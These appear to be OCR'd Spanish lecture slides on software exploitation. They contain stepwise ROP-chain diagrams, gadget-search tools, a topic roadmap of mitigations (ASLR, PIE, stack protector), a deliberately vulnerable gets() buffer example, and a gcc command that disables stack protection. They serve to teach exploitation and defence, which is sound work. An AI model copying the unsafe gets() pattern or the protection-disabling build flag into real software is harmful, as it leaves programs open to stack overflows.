
EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
gadget1
mov ecx, eax
EIP
ret
gadget2
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
gadget3
dec eax
ret
ESP
0x7
&gadget3
&gadget4
...
...
...
gadget2
EIP
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
ret
ESP
&gadget3
&gadget4
...
...
...
gadget2
pop edx
EIP
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx: 0x7
gadget3
EIP
dec eax
ret
ESP
&gadget4
...
...
...
gadget4
...
...


EJEMPLO: ROP


eax: 0x0fff
ebx:
ecx: 0x1000
edx: 0x7
gadget3
dec eax
EIP
ret
ESP
&gadget4
...
...
...
gadget4
...
...

EXPLOIT CON ROP




BÚSQUEDA DE GADGETS EN LIBC CON ROPGADGET



HERRAMIENTAS

- ROPgadget
- Ropper
- BARF
- Otras


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

¿Cómo surgen las vulnerabilidades de software?

EJEMPLO

```
int main(int argc, char **argv) {
  char buffer[64];
  gets(buffer);
}
```

ORIGEN DE LAS VULNERABILIDADES DE SOFTWARE


- Supuestos inválidos.
- Exceso de confianza en la integridad de los datos.
- Desconocimiento de los supuestos en los que se basan las funciones que se utilizan.

Muchas vulnerabilidades están en el código.

STACK PROTECTOR


VENIMOS COMPILANDO SIN STACK PROTECTOR

```
gcc -fno-stack-protector -m32 stack5.c -o stack5-noprot
```



